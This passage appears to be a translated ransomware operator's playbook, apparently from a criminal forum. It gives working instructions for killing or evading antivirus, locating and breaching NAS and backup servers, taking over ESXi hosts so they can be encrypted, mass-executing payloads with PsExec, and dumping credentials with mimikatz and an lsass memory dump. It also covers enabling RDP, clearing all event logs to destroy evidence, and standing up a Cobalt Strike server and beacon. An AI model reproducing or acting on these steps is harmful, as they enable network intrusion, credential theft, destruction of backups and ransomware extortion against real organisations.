
32.exe. Commands:

```
privilege::debug - log 1234.txt - sekurlsa::logonPasswords full
```

AV Bypass





PLAGUE DOCTOR
ANTIVIRUS



Connect to the computer, and first look at the tray near the clock and the icons displayed. Look for AV.

If simply Windows Defender is installed on the computer, go to the settings and add the C:\ drive to the exceptions.



Usually antivirus without a password can stupidly be uninstalled through the uninstallation wizard in Windows.

It is important if we see AV Sophos (blue) or Sentinel installed.

on all machines, further work with this company will be meaningless.

Other antivirus solutions can be easily killed through 2 tools:

Gmer

PowerTool

If you can't kill AV, open the Windows registry

follow the path:

A computer\HKEY_LOCAL_MACHINE\SOFTWARE

and look for folders with AV names

Look at all the subfolders that are in the folder with AV, our goal is to find the folders and values inside them with the name 'Exclusions'.

Suppose we found the value of the exceptions, let's say


C:\users\admin\java.exe

Rename malware to java.exe and throw it on this path, if there is no such path or folders on this machine, create 1-in-1 folders as indicated in the exceptions and try to run our file.

In most cases, AV does not see this if it isn't too smart. :)

If nothing comes out of the above, we stomp on all machines in the domain on port 3389 from the scanner and see if the AV is installed there.

If AV is not installed on several machines, you can put a portable softperfect scanner there, scan the network from the inside, mount the disks and run our h*cker, sorry choked =D



Ideally, you need to kill AV wherever possible and add C:\ drives to the exceptions

And for computers that don't have port 3389, including NAS storages, mount and only then start lkh k yes what is that =D

is this the revolution

you're looking for

NAS and Backups



The hardest part :)



So we got access to the domain admin

We scan the network from the inside

We look at all ports

Usually our storages hang on ports

5000,5001

and backups

Veeam: 9443,9392,9393,9401,6160

Veritas backup exec. 6101,10000,3527,6106,1125,1434,6102 server 3527,6106

or they will be signed in the hostname as NAS

Usually, we hang out outside the domain, first of all we look at the scan if we now have access to them from a regular scan with the domain admin accounts

However, if we are in the workgroup, you can break through all the domain administrators and try to log into them using creds without a domain from the pwned accounts. This is done through the web interface by opening the NAS IP through the browser and specifying the NAS port separated by a colon.

In 40 % of cases, domain admin creds should be suitable.

Log in as Admin with the same password, or try password from other domain admins, the probability of breaking through increases.

Sometimes when scanning NAS through Softperfect, accounts are displayed that are active in the repository, usually this:

Admin, backup, Sysadm, etc.

If we opened the network through PASS THE HASH, look for these accounts in the results of the received hashes and get passwords from them through the hash cracking service.

With veeam and other backups, the same thing.

And the most important thing at the Hacker stage, we need to start with disks and computers where the most memory is from 500 gigs and more.

Accordingly, the most important and the first will be "Big data"

Дисковое пространство	Аптайм	Аккаунты п
10,1 TB	361d 4h 48m 54s	
10,1 TB	361d 4h 48m 58s	
2,00 TB	1065d 5h 22m 15s	Administrat
1,17 TB	71d 1h 57m 19s	Administrat
1,06 TB	271d 22h 23m 26s	Administrat
1,00 TB		guest, admi
1,00 TB		guest, admi
1,00 TB	2d 3h 58m 1s	
0,98 TB	117d 1h 49m 39s	
922 GB		admin
637 GB	119d 21h 7m 37s	
508 GB	380d 18h 10m 36s	Administrat
508 GB	281d 21h 21m 54s	Administrat
349 GB	108d 48m 55s	
200 GB	153d 4h 15m 43s	Administrat
200 GB	108d 45m 20s	
175 GB	108d 42m 6s	
150 GB	442d 23h 2m	Administrat
136 GB	386d 7h 28m 37s	Administrat
136 GB	183d 4h 5m 4s	Administrat

VC и ESXI



**This section will hold great and terrible for
me (?):**

Boris Nikolaevich Yeltsin

(Борис Николаевич Ельцин)

Ака. <https://xss.is/members/204378/>



The trick is that you don't need to bypass the AV

First you need to get creds from the vCenter

60% of the time it is in the domain and on AD creds

Otherwise, the keylogger

In my work, I often face the task of resetting the root password on esx.

Let's imagine a situation where we have vCenter administrator credentials, there is a domain admin and the whole network is ready to fuck, but we couldn't catch the password under esx. Here's one of the ways.

No reboot, without being too obvious (?)

BUT I STRONGLY RECOMMEND RESETTING THE PASS IN THE NIGHT BEFORE THE OPEN NETWORK (?)

That is, you reset the password and encrypt it right away.

This method is consists of entering esx into the domain and then we will be able to log in using the credentials of the domain administrator.

Then create a global ESX Admins group there, be sure to include our domain admin there.

Then we return to vcenter

Select the esx host, press configure - Authentication Service - Join domain

Enter the domain in the format domain.local or domain.com, which domain can be found by entering systeminfo on the computer in the domain.

Enter the login of the domain administrator without a domain and password. Now everything is ready for authorization, go to the esx host using the domain admin credentials and reset the root pass.

Then you just go to esx via ssh

Turn off the machine.

And you do dirty deeds =)

PSEXEC



I'm in.



In this section, we will look at the Psexec tool and how it will be useful in practice.

First of all, it will help us run any file on all machines to which we have access.

Suppose we have an exe file that we need to run

Open CMD and drag psexec.exe there

and then write the following

```
Администратор: Командная строка
Microsoft Windows [Version 10.0.19043.1110]
(c) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.
C:\Users\user>C:\Users\user\Desktop\Psexec.exe @C:\Users\user\Desktop\123.txt -u FENIX\admin -p Password -d -c C:\Users\user\Desktop\putty.exe_
```

Текстовик с айпи адресами компов на котором мы запускаем файл

text editor with IP addresses of the computers on which we run the file

Учетка домен админа вместе с доменом

the account of the domain admin together with the domain

Пароль от домен админа

password from domain admin

Файл который будет запускаться

the file to run

If you removed all AVs, added exceptions and did everything right, this exe will run on all computers.

If you need to run the file on behalf of the system, add the file.exe to the parameters -s -d -c

Through Psexec, you can get and remove creds from remote computers if they do not have port 3389 but we have an account.

Open the C\$ folder through the scanner and drop pysecdump.exe and procdump.exe

```
Администратор: Командная строка
Microsoft Windows [Version 10.0.19043.1110]
(c) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.
C:\Users\user>C:\Users\user\Desktop\Psexec.exe \\192.168.16.11 -u DOMEN\Administrator -p Password -s cmd.exe_
```

Айпи машины на которую заходим берем из сканера и красным диском C\$

the IP of the machine we are going to take from the scanner and a red disk C\$

Учетка домен админа вместе с доменом

the account of the domain admin together with the domain

Пароль домен админа

domain admin password

Удаленно открыть cmd от имени системы на удаленной машине

remotely open a cmd on behalf of the system on a remote machine

So we got in the machine doing

cd C:

pysecdump.exe -s

This command will give us the admin hashes on the remote computer, we are trying to break through the site or use PASS THE HASH in Kali or other machines.

Next, we do

reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1

procdump.exe --accepteula -ma lsass.exe lsass.dmp

If successful, an lsass.dmp file will be created on the remote machine on the C:\ drive.

Copy it to your computer next to mimikatz.exe

We open mimikatz and do it in:

sekurlsa::minidump lsass.dmp

privilege::debug

log 1234.txt

sekurlsa::logonPasswords full

It will also give us creds or hashes.

Next, you can try to remotely enable the rdp port with the command

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

Doesn't always work!

After executing the command, it will be possible to be cut to the RDP

Do not forget to delete all files and traces of work on the remote machine.

After all the actions, if you want to wipe the traces of your stay to a minimum and postpone the break-in

On the machines that you entered using RDP, you can open powershell and

type the following:

```
wevtutil el | Foreach-Object {wevtutil cl "$_"}
```


This will erase all logs ("evidence"? literally translated as magazines)

Also, commands for removing hidden accounts cmd

```
net user support Pa$$wo0rd /delete
```

```
net group "Domain Admins" support /delete
```





Not bad.

Over 50,000 files.

Though most of the sensitive documents are locked, I also stole the password hashes for the entire network. It won't take too long to brute force with a rainbow table.

Besides, the average Zero Day goes undetected for about 10 months. I'll have plenty of time to play around.

Cobalt Strike



How I see all PPs



Simply put, the above methods described by me completely exclude Cobalt, well, if people ask why not?

In short, we rent a server for Linux

Throw Cobalt there

Type this in the console


```
cd cs4.0
```

```
java -XX:ParallelGCThreads=4 -  
Dcobaltstrike.server_port=50050 -  
Djavax.net.ssl.keyStore=./cobaltstrike.store -  
Djavax.net.ssl.keyStorePassword=123456 -server -XX:  
+AggressiveHeap -XX:+UseParallelGC -  
javaagent:Hook.jar -classpath ./cobaltstrike.jar  
server.TeamServer IP SERVER 12345
```

Switch to my machine, I work from Windows in Cobalt


For this, you must first install Java

Run cobaltstrike.bat



Enter the IP of our rented host account and the password that is specified in the config above.

Go to this section.




Create a listener.

A screenshot of the 'New Listener' dialog box in Cobalt Strike. The dialog has a title bar 'New Listener' and a close button. The main content area is titled 'Create a listener.' and contains the following fields:

- Name: 123
- Payload: Beacon HTTP
- Payload Options section:
 - HTTP Hosts: ip (with add, edit, and delete buttons)
 - HTTP Host (Stager): IP
 - Profile: default
 - HTTP Port (C2): 8031
 - HTTP Port (Bind):
 - HTTP Host Header:
 - HTTP Proxy: (with browse button)


At the bottom, there are 'Save' and 'Help' buttons.

Next, create a payload.




After clicking the Generate button, we will have an executable, push it to the DC and run it there.


Next, we do:



In the same place, select

